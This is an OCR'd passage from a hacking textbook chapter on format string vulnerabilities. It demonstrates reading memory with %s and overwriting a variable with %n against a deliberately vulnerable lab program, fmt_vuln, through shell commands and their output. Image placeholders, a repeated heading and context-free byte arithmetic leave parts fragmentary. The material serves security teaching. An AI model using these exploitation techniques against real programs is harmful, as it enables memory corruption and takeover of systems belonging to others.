be used to read a string found at that memory address.







## Writing to Arbitrary Memory Addresses


If the `%s` format parameter can be used to read an arbitrary memory address, you should be able to use the same technique with `%n` to write to an arbitrary memory address. Now things are getting interesting.

The `test_val` variable has been printing its address and value in the debug statement of the vulnerable fmt_vuln.c program, just begging to be overwritten. The test variable is located at `0x08049794`, so by using a similar technique, you should be able to write to the variable.


```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/
usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%08x.%08x.%08x.%n
The right way to print user-controlled input:
??%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
??bffff3d0.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x0000001f
reader@hacking:~/booksrc $
```



# Indirect Control Overwrite Value




# Indirect Control Overwrite Value





**28 bytes + 142 bytes = 170 = 0xAA**

**170 bytes + 14 bytes = 184 bytes = 0xB8**

